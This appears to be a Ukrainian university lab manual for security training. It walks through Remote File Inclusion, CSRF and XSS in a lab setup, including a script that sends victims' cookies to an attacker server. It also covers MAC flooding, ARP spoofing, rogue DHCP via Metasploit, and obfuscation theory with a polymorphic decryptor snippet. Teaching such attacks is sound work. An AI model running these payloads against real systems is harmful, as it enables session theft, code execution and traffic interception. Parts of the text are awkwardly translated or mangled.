Включення віддалених файлів (Remote File Inclusion)

Якщо в php.ini є налаштування allow_url_include = On, то на веб-сервері дозволяється виконувати код на php з файлів, що містяться на сторонніх ресурсах. За посиланням http://10.1.X.5/labweb/rfi.php

розміщений скрипт з таким кодом

```
<?php
   if(isset($_GET['page'])){
      $page=$_GET['page'];
      include($page.".php");
   }
   else {
      echo "Start page.<br>Please select a page: ";
      echo "<a href=?page=pages/first>first page</a> ";
      echo "<a href=?page=pages/second>second page</a> ";
      echo "<a href=?page=pages/third>third page</a> ";
   }
?>
```

В нього можна передавати частини php-коду зі стороннього сервера (наприклад, сервера зловмисника) таким чином:

http://10.1.X.5/labweb/rfi.php?page=http://10.1.X.2/evilcode

На віртуальній машині з Kali Linux запустити веб-сервер

#service apache2 start

У корені веб-сервера створити файл **evilcode.php**. Щоб код php не виконувався можна створити файл **.htaccess** із рядком **php_flag engine off**

Перевірити, щоб за посиланням **http://10.1.X.2/evilcode.php** виводився саме код на php, а не результат його виконання. Якщо, не зважаючи на .htaccess, виводиться результат виконання, треба додати налаштування **allowOverride all** для цього каталогу (**/var/www/html**) в конфігураційному файлі веб-сервера (**/etc/apache2/apache2.conf**)

У файл evilcode.php помістити payload, що був створений за допомогою meterpreter (див. «завантаження та виконання довільних файлів»)

Міжсайтова підробка запиту (Cross Site Request Forgery)

Розглянути приклад веб-додатку, що складається зі скриптів на php, які дозволяють зробити вхід у систему (login), виконання дій під аутентифікованим користувачем (наприклад, переказ коштів), та вихід(logout).

- **csrf.html** – форма аутентифікації
- **csrflogin.php** - скрипт, що оброблює дані з форми аутентифікації, та у випадку правильного введення логіна та пароля встановлює у масиві $_SESSION значення **username**
- **csrflogout.php** - Вихід. unset($_SESSION['username'])
- **csrfform.php** – форма, яка має бути доступна тільки аутентифікованим користувачам (наприклад, переказ коштів)
- **csrfsub.php** – скрипт, що оброблює дані з попередньої форми (у нашому прикладі- зберігає дані щодо транзакції у файл **transactions.log**)

Якщо користувач не аутентифікований, то при звертанні до скриптів **csrfform.php** та **csrfsub.php** видається повідомлення, що потрібно увійти в систему.

У формі, яку виводить **csrfform.php** та скрипті **csrfsub.php**, який обробляє дані з неї, немає захисту від атак типу CSRF. Це можна продемонструвати на такому прикладі. Створити сторінку, наприклад **usecsrf.html** на Kali linux з таким змістом:

```
<html>
<body>
cool page<br>
```

<img
src="http://10.1.X.5/labweb/csrfsub.php?amount=222&toacc=evilhacker">
</body>
</html>

Якщо користувач, який пройшов аутентифікацію на вразливому сайті, відкриє у іншій вкладці браузера посилання **http://10.1.X.2/usecsrf.html** , браузер спробує завантажити та відобразити зображення, що має знаходитись за посиланням
http://10.1.X.5/labweb/csrfsub.php?amount=222&toacc=evilhacker

Але при цьому на вразливому до CSRF атак сайті буде виконана дія (у нашому прикладі «переказ коштів»), під аутентифікованим користувачем, при цьому користувач (жертва), може навіть на здогадуватись про це.

Увійти на вразливий сайт під аутентифікованим користувачем. Виконати «переказ коштів». Переглянути зміст файлу transactions.log. Не виходячи з вразливого сайту, у іншій вкладці браузера відкрити посилання http://10.1.X.5/labweb/csrfsub.php?amount=222&toacc=evilhacker

Переглянути зміст файлу transactions.log. Вийти з вразливого сайту (logout). Ще раз спробувати перейти за посиланням, та переглянути зміст файлу transactions.log.

Міжсайтовий скриптінг (Cross Site Scripting)

Розглянути на прикладі веб-додатку DVWA, яке спеціально створене з багатьма вразливостями для їх вивчення.

Stored XSS

Увійти в систему під користувачем admin. По замовчуванню логін admin, пароль password. Вибрати пункт меню DVWA Security, поставити low. Відключити вбудовану систему IDS. Вибрати пункт меню XSS Stored. Це приклад «гостьової книги» з вразливостями. Залишити запис, вписавши будь-яке ім’я, та такий текст повідомлення:

<script>
alert('hello');
</script>

Зараз при відкритті гостьової книги буде спрацьовувати скрипт, що виводить повідомлення «hello», причому усім користувачам, які зайдуть на цю сторінку.

Можна скористатися цією вразливістю для отримання cookie інших користувачів, що заходять на сторінку. Для цього залишити запис у гостьовій книзі, додавши в нього скрипт

<script>
new Image().src ='http://10.1.X.2/grabber.php?c='
+encodeURI(document.cookie);

</script>

При виконанні скрипта у браузер жертви буде намагатись завантажити зображення з серверу зловмисника, при цьому на нього будуть передані cookie користувача для вразливого сайту. На боці сервера зловмисника ці дані (cookie) можна передивитись у логах веб-серверу, чи створивши відповідний скрипт (grabber.php), у якому написати код, що буде збирати та зберігати отримані дані. Для зменшення вірогідності виявлення атаки користувачем потрібно, щоб скрипт дійсно повертав зображення, а не помилку.

Зайти на сторінку гостьової книги(наприклад, з хост-системи чи з віртуальної машини 10.1.X.3), потім передивитись лог веб-сервера у Kali Linux (/var/log/apache2/access.log)

Reflected XSS

В DVWA вибираємо пункт меню XSS reflected. Замість імені вписати

<script>

alert('hello');

</script>

та натиснути «submit»

Завдання:

- *У DVWA встановити security level – medium, та виконати завдання CSRF, File inclusion, upload, XSS.*

ПРАКТИЧНА РОБОТА №5 АНАЛІЗ ТРАФІКУ В КОМП'ЮТЕРНИХ МЕРЕЖАХ.

Мета роботи: вивчення принципів аналізу трафіку в комп'ютерних мережах. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Вивчення програмного забезпечення для аналіз трафіку в комп'ютерних мережах.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.

3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.

4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).

2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).

3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. https://owasp.org/www-community/Threat_Modeling
2. https://mike-goodwin.github.io/owasp-threat-dragon/#getting-started

План проведення заняття:

Перехоплення трафіка

Програма **wireshark** призначена для перехоплення та аналізу мережевого трафіку. Має графічний інтерфейс. Існують версії як для Linux, так і для Windows.


На Kali Linux запустити **Applications -> Sniffing & Spoofing -> wireshark**.

В меню вибрати Capture -> Interfaces, відмітити eth0 та натиснути start.

З командного рядка віртуальної машини Windows (10.1.X.3) виконати ping 10.1.X.2

Після декількох відповідей натиснути на червоний прямокутник (або у меню Capture -> stop)

Скористатися фільтром, і вибрати тільки ICMP пакети. Для цього у полі filter треба вказати icmp.




Запустити ssh та http сервіси на Kali Linux

#service apache2 start

#service sshd start

Знову запустити захоплення трафіка.

З Windows спробувати підключитись до Kali Linux по ssh (за допомогою putty), та по http (за допомогою браузера, вказавши http://10.1.X.2). Застосувавши фільтри (можна скористатися кнопкою expression для того, щоб переглянути можливі параметри фільтру), знайти трафік, що стосується обміну даними по ssh та по http. Скасувати фільтри. Вибрати один з пакетів, що відноситься до обміну по http, та, натиснувши праву клавішу миші вибрати Follow TCP Stream.



tcpdump – це утиліта, яка дозволяє перехоплювати та аналізувати трафік.

На відміну від wireshark, працює у режимі командного рядка.

Наприклад, для захоплення трафіка з інтерфейсу eth0:

#tcpdump -i eth0

Можна задати фільтр, наприклад, тільки порт 80:

#tcpdump -i eth0 port 80

Тільки пакети, в яких адреса відправника 10.1.X.5

#tcpdump -i eth0 src host 10.1.X.5

MAC затоплення (MAC flooding)

MAC затоплення має на меті переповнити об’єм пам’яті комутатора, що виділений для зберігання динамічних MAC адрес, шляхом генерації кадрів з великою кількістю підроблених MAC-адрес. Після переповнення таблиці MAC деякі комутатори починають працювати як концентратор (хаб), тобто відправляти кадри на всі порти, а не тільки на потрібний. Це дозволяє перехоплювати трафік, що призначений для інших вузлів, які підключені до цього комутатору.

На Kali Linux можна використати наступну команду

#macof -i eth0 -n 200

Параметр –n задає кількість пакетів, що будуть відправлені.

ARP Spoofing

Спочатку потрібно ввімкнути IP forwarding для того, щоб цей вузол міг виступати у якості шлюза. На Kali Linux виконати

#echo 1 > /proc/sys/net/ipv4/ip_forward

arpspoof надає можливість перенаправляти пакети від цільового вузла локальної мережі, що призначені для іншого вузла мережі, шляхом підміни ARP-відповідей. Виконати


#arpspoof -t 10.1.X.4 10.1.X.254

В цьому прикладі цільовий вузол (10.1.X.4) на запит MAC-адреси маршрутизатора отримає нашу MAC-адресу.


Щоб перевірити, яка MAC-адреса міститься у таблиці на цільовому вузлі, потрібно виконати на ньому команду

#arp –a

До атаки



Під час атаки



Атаки на DHCP

yersinia – програма для використання слабких місць у різних мережевих протоколах. Запуск у режимі псевдографіки:

#yersinia –I

h- довідка. Для вибору мережевого інтерфейсу натиснути **i.** Вибрати DHCP, натиснувши **F2**. Для виконання атаки натиснути **x**, та обирати тип атаки (**1** -DHCP Discover attack). Спробувати отримати IP-адресу за допомогою DHCP на Linux

#dhclient eth0 –v

та windows

#ipconfig /release (windows)

#ipconfig /renew

Підроблений DHCP сервер

#msfconsole

msf>use auxiliary/server/dhcp

msf auxiliary(dhcp) > show options

Виконати налаштування:

msf auxiliary(dhcp) > set dhcpipstart 192.168.1.100

msf auxiliary(dhcp) > set dhcpipend 192.168.1.150

msf auxiliary(dhcp) > set netmask 255.255.255.0

msf auxiliary(dhcp) > set router 192.168.1.1

msf auxiliary(dhcp) > set dnsserver 8.8.8.8

msf auxiliary(dhcp) > set srvhost 192.168.1.1

Для DHCP атаки можна використати скрипт **pi.py** зі складу DHCPig.

#pig.py eth0 (використовує всі адреси, що видаються DCHP-сервером)

Запустити свій DHCP сервер (у консолі metasploit):

msf auxiliary(dhcp) > run

Після цього клієнти будуть отримувати IP-адреси з нашого підробленого DHCP сервера.

ПРАКТИЧНА РОБОТА №6 Обфускація комп'ютерного коду.

Мета роботи: вивчення принципів обфускації програм. **Час проведення**: 4 години. **Місце проведення:** комп'ютерний клас.

Навчальні питання:

1. Вивчення методів обфускації програмного забезпечення.

Література:

Основна література.

1. Цуранов М.В. Методи та засоби боротьби з правопорушеннями в інформаційній сфері. Підручник/ [Цуранов М.В., Струков В.М., Пєвнєв В.Я.] Харків: ХНУВС, 2015. 256 с.
2. Кібербезпека для спеціальних агентів кіберполіції (лекції). OSCE. 2016.
3. Кібербезпека для спеціальних агентів кіберполіції (практика). OSCE. 2016.
4. Matt Walker. CEH Certified Ethical Hacker All-in-One Exam Guide. McGraw-Hill, 2012.

Допоміжна література.

1. 1. ITU-T Rec. X.800. Security architecture for Open Systems Interconnection for CCITT applications. / Recommendation X.800, Geneva, 1991. URL: http://www.itu.int/rec/T-REC-X.800-199103-I (дата звернення: 16.01.2023).

2. ITU-T E.408. Telecommunication networks security requirements. / ITU-T Recommendation E.408, 05/2004. URL: https://www.itu.int/rec/T-REC-E.408-200405-I/en (дата звернення: 16.01.2023).

3. NIST Special Publication 800-33. Underlying Technical Models for Information Technology Security. / Gary Stoneburner. CODEN: NSPUE2, December 2001. URL: http://csrc.nist.gov/publications/nistpubs/800-33/sp800-33.pdf (дата звернення: 16.01.2023).

Інформаційні ресурси в Інтернеті

1. https://www.ioccc.org

План проведення заняття:

1. Вивчити базові принципи обфускації.
2. Написати програмне забезпечення, яке обфуцюватиме код згідно з варіантом. На вхід подається текст коду, на виході отримуємо обфузований код з таким ж функціоналом, як і на в ході.

Варіанти завдань:

Для отримання оцінки "задовільно" потрібно написати обфускатор для будь-якого високо/середньо-рівневого мови (C, C++, C#, Java, JS, Ruby…).

Для отримання оцінки "добре" потрібно написати обфускатор для асемблерних інструкції.

Також можна отримати +1 бал, якщо виконати на додаток до свого варіант ще один будь-який на вибір з тієї ж групи варіантів. При цьому обидва методу повинні бути скомбіновані в однієї програмі.

	Високоврівнева обфускація	**Обфускація асемблера**
	Перейменування змінних, класів для нечитання.	Умовні переходи, котрі не працюють.
	Запис коду в одну рядок без пробілів зі випадково згенерованими коментарями.	Інструкції, які пропускаються у процесі роботи програми.
	Код, який не несе корисного функціоналу.	Інструкції, які не несуть корисного функціоналу.

Зміст звіту:

1. Опис отриманого варіанти.

2. Код обфускатора.
3. Опис роботи обфускатора.
4. Тестування обфускатора на різних програмах (від двох).
5. Висновок.

Короткі теоретичні відомості:

Обфускація або заплутування коду - наведення вихідного тексту або виконуваного коду програми до виду, що зберігає її функціональність, але утруднювальному аналіз, розуміння алгоритмів роботи людиною і модифікацію при декомпіляції .

«Заплутування» коду може здійснюватися на рівні алгоритму , вихідного тексту та/або асемблерного тексту. Для створення заплутаного асемблерного тексту можуть використовуватися спеціалізовані компілятори _ що використовують неочевидні або недокументовані можливості середи виконання програми. Існують також спеціальні програми, що виробляють обфускацію, звані обфускаторами (англ. obfuscator).

Існує кілька різних видів обфускації в залежності від того, який саме код заплутується при ній. Для тих мов програмування, для яких програма представляється прямо у вигляді вихідних текстів, використовуються спеціальні методи, що роблять код нечитабельним для людини, але прийнятним для інтерпретатора. Серед них - запис програми в одну рядок, заміна імен змінних і функцій, вставка нічого не значущих коментарів. Для обфускації двійкового коду (як для виконуваних файлів, так і двійкового коду віртуальних машин .NET і Java) використовуються вже більше серйозні методи, зокрема і шифрування. Однак слід враховувати, що для двійкового коду обфускація здатна серйозно знизити швидкість роботи захищених ділянок програми. Тому критичні до часу виконання шматки коду, як правило, не мають серйозний криптографічної захисту.

Навіщо потрібна обфускація?

Загальні відомості

Даючи користувачам доступ до настановним файлів програм, компанії

неминуче розкривають свої професійні секрети і напрацювання, і ніщо не зупиняє злобонравних конкурентів від безсоромного копіювання і крадіжки чужих алгоритмів. Звернемо увага і на інший приклад, це важливі оновлення (патчі), виправляючі помилки в операційних системах. Майже миттєво чергове оновлення аналізується хакерами, вони виявляють проблему яку це оновлення лагодить, і атакують нещасних, не встиглих під час оновити користувачів.

Ці дві ситуації пов'язує одна фундаментальна проблема, асаме: написана людиною програма може бути людиною ж і зрозуміла, проаналізована, розібрана. Для цього існує обфускація. Обфускація коду це досить непросте Рішення, особливо якщо проект часто оновлюється та необхідно швидко застосовувати оновлення. Алебувають ситуації, що проект не оновлюється або взагалі не оновлюється,
і не тільки.

Можна, можливо виділити 3 головних цілі обфускації:

1. Утруднення декомпіляції / налагодження та вивчення програм з метою виявлення функціональність.
2. Труднощі декомпіляції пропрієтарних програм з метою запобігання зворотній розробки або обходу DRM та систем перевірки ліцензій .
3. Оптимізація програми з метою зменшення розміру працюючого коду і (якщо використовується некомпільований мова) прискорення роботи.

Виходячи з цих цілей, необхідно вибрати правильний(і) варіанти.

Для чого використовується обфускація?

Зловмисна зворотна інженерія: чим більше коду занурено в легко декомпільований проміжний формат, такий як байткод Java або MSIL, тим більше стурбованими стають розробники у питанні запобігання можливості декомпілювання їх коду і вивчення загальної структури або окремо взятого цінного алгоритму з боку конкурентів. Зараз вважають, що ніякий Об `єм заплутують перетворень не надасть повного захисту від певного ворога. Швидше,

ціль – це зробити код Аліси настільки заплутаним, що Боб знайде повторне використання її коду не менш легким, ніж написання свого коду нуля.

Управління цифровими правами (DRM): DRM - це техніка для захисту від медіа-піратства. Ідея полягає в «обертанні» цифрового вміст у віртуальний контейнер (криптопакет) з бізнес-правами, описуючими, як медіа-дані повинні відтворюватися, продаватися, обмінюватися, здаватися в оренду, і пов'язаними з цими правами цінами. Вміст може бути використано тільки з допомогою спеціального плеєра, який має криптографічні ключі для розблокування медіа-даних. Зловмисник, здатний декомпілювати та проаналізувати код плеєра, може виявити приховані ключі, що дасть йому можливість насолоджуватися медіа-даними безкоштовно. Тому програмні плеєри повинні бути серйозно обфузовані і стійкі до зовнішнім впливів. Зловмисні мобільні агенти: мобільний торговий агент блукає по онлайн-магазинам в пошуках кращою угоди для даного товару. Нечесний магазин може маніпулювати агентом для створення видимості, що їх угода є найкращою. Це наводить на думка, що обфускація агента може бути використана для скорочення числа таких атак. Штучне різноманіття: техніка заплутування коду була застосована до операційних систем для захисту їх від класу атак шкідливого ПЗ (вірусів та черв'яків). Ідея полягає в надання випадкового характеру коду, щоб шкідливий агент не міг визначити або використовувати відому вразливість. Звичайно, віруси самі з вражаючим успіхом використовують техніку обфускації для уникнення детектування вірусними сканерами. Спотворюють атаки: програмні «відбитки пальців» - це унікальні ідентифікатори покупця, вбудовані у ПЗ. Сенс у них у можливості для продавця простежити витоки появи піратських версій його програми до самого «пірата», який її купив. Пірат, однак, може заплутати програму перед її продажем з надією знищення «відбитків пальців». Захист від атак із колізіями: атакуючий може також використовувати атаку з колізіями проти програми, захищеною «відбитками пальців», шляхом покупки двох по різному помічених копій та порівняння їх на предмет пошуку

розташування "відбитка". Для запобігання подібної атаки продавець повинен застосувати різний набір заплутуючих перетворень до кожної копії, що продається, гарантуючи, що порівняння двох копій програми принесе мало інформації.

Обфускація вірусів

Віруси, як і будь-які програми, можна, можливо обфусувати. Це використовується для ускладнення пошуку шаблонів по яким працює вірус, що ускладнює його виявлення стандартними засобами антивірусною захисту або людським аналізом.

Більше просунутими способами обфускації вірусів створюють олігоморфічні, поліморфічні і метаморфічні віруси. Ці віруси можуть видозмінюватися, "мутувати" наступним чином:

- Олігоморфічні – створюють багато (зазвичай, кілька десятків) шифраторів/дешифраторів і обирають один з них при розмноження. Пари шифраторів/дешифраторів зберігаються в тілі вірусу в вигляді даних (що збільшує розмір самого вірусу), а після зараження випадково обраний дешифратор та тіло самого вірусу містяться в цільовий файл. Шаблонне визначення олігоморфічно обфузованих вірусів антивірусним ПЗ викликає проблеми, проте можливо.
- Поліморфічні - створюють мільйони дешифраторів та вставляють junk-інструкції (код, Котрий не робить корисний роботи) в дешифратори, що робить неможливим шаблонне визначення цього виду обфусцованих вірусів антивірусним ПЗ. приклад junk-декриптора:

```
Decrypt:
  add %ebx, %edx ; junk
  xor %al, (%esi); decrypt a byte with key in ALdec
  %edx; junk
  inc %esi; go to next byte mov
  (whocares), %edx; junk inc %al ;
  slide the key up
  dec %ecx ; decrement the byte counter
```

jnz Decrypt ; loop back if more to decrypt

- Метаморфічні - це віруси, в яких поліморфічний принцип мутування застосовується не до дешифратору, а до тілу вірусу. Це може призвести до того, що кожна наступна копія вірусу повністю відрізнятиметься від попередньої (якщо алгоритм дозволяє), що перетворює аналіз вірусу в практично неможливу ціль.

Як це працює?

Вимоги до обфускатору.

У 2001 року вперше було запропоновано формальне визначення: результуюча програма, що видається обфускатором, повинна давати не більше інформації, чим чорний ящик, Котрий імітує вхідний/вихідний поведінка вихідний програми. То є не повиннобути ніякий різниці між обфузованим кодом програми і, наприклад, веб-сервісом, який просто повертає результат програмина даному йому в ході. Такий алгоритм отримав назва «ОбфускаціяЧорного Ящика» («Black Box Obfuscation»). На жаль, у тій же статті було показано що такий обфускатор неможливо побудувати для всіх програм. А саме, є вельми специфічний клас програм, який неможливо обфузкувати: це програми які на власному в ході повертають деякий секрет. З тих пір обфускація програм цілих 12 років вважалася неможливою.

У 2013 року в цією області був досконалий прорив, теоретиками було витягнуто на світло інше визначення і запропоновано справжня конструкція для нього. Цей новий вигляд обфускатора називається "Обфускація Нерозрізненості" ("Indistinguishability Obfuscation" - "iO"), формально: якщо є дві різні програми, але з абсолютно ідентичними функціональностями, тобто обфускування цих двох програм будуть не відрізняються один від одного. Тобто якщо я маю програми P1, P2, такі що для будь-якого входу x, P1(x) = P2(x), а O - це обфускатор нерозрізненості, що приймає на вхід програму P і повертає нову програму O(P), то неможливо буде

відрізнити O(P1) і O(P2). То є ви не зможете сказати, яка обфускація який початковою програмі належить, то чи O(P1) — це обфускація P1, чи це обфускація P2. (Обфускатор O - імовірнісний алгоритм).

3.2 Способи обфускації (на прикладі Java):

Базові способи обфускації

Перший вигляд обфускаторів змінює структуру програми наступними способами: перейменуванням ідентифікаторів та видаленням інформації відладчика. При чому зміна ідентифікаторів має місце під час роботи як із вихідним кодом програми, і з Java байт-кодом. У у випадку зі зміною байт-коду необхідно запустити деяку утиліту,яка змінить папку зі скомпільованими класами або jar-файл.

А ось досягти зміни вихідного коду можна, можливо навіть простим рефакторингом в IDE. Наприклад, двома найменуваннями можна, можливо перетворити зрозумілий клас:

```
    public class Configuration {
    public String getHttpPort() {
        ...
    {
}

...
// місце виклику
Configuration c = new Configuration();
String port = c.getHttpPort();
```

в не дуже зрозумілий клас:

```
    public class a {
    public String b() {
        ...
    }
} ...
// Місце викликуac =
new a();
String port = cb();
```

При компіляції java класів компілятор може зберігати налагоджувальну інформацію, яку можна використовувати, наприклад, для віддаленої налагодження програми. За замовчуванням javac зберігає інформацію про номери рядків вихідного файлу та вихідний файл, а імена локальних змінних не зберігаються.

Вимкнути збереження debug інформації можна, можливо з допомогою опції -g:none. Приклад:

```
javac -g :none MyClass .java
```

Як ви напевно здогадалися - перелічені вище способи об'єднані разом - це самий простий спосіб обфускації. Він во багато в чому ускладнює розуміння коду зломщиком, але логіка роботи програми абсолютно ніяк не ховається.

Просунуті способи обфускації

Другий вид обфускаторів змінює процес виконання програми (flow obfuscation). Частіше всього при цьому піддаються впливу конструкції вибору (наприклад, if і switch) та циклів (наприклад, for та while). Байт-код намагаються змінити так, щоб він не мав прямих аналогів у мові Java, що значно ускладнює роботу зломщиків.

Зрештою, третій вигляд шифраторів змінює структури даних (structural obfuscators). Домогтися цього можна, можливо зміною принципів успадкування. Наприклад, в ієрархії можна, можливо створити кілька проміжних класів. Популярним є розбиття класів на кілька частин.

Розбиття на частини можна, можливо застосувати і для масивів. У добавок можна кодувати символи рядкових констант і змінних, щоб уже напевно всіх заплутати.

Обфускатор структур даних – найбільш надійний вид шифраторів. Використання другого та третього способу шифрування разом настільки

ускладнює код програми, що відновлення оригінального коду стає практично неможливим.

Деобфускація

Коли ми говоримо про процес обфускації, постає питання: чи є процес зворотний йому, який дозволив би зловмиснику повернути найбільш схожий початковий код програми, то є код до обфускації? на це питання важко дати однозначну відповідь, але такою процес існує і носить він назва деобфускація. Але інший неменше важливий питання, це як його можна реалізувати.

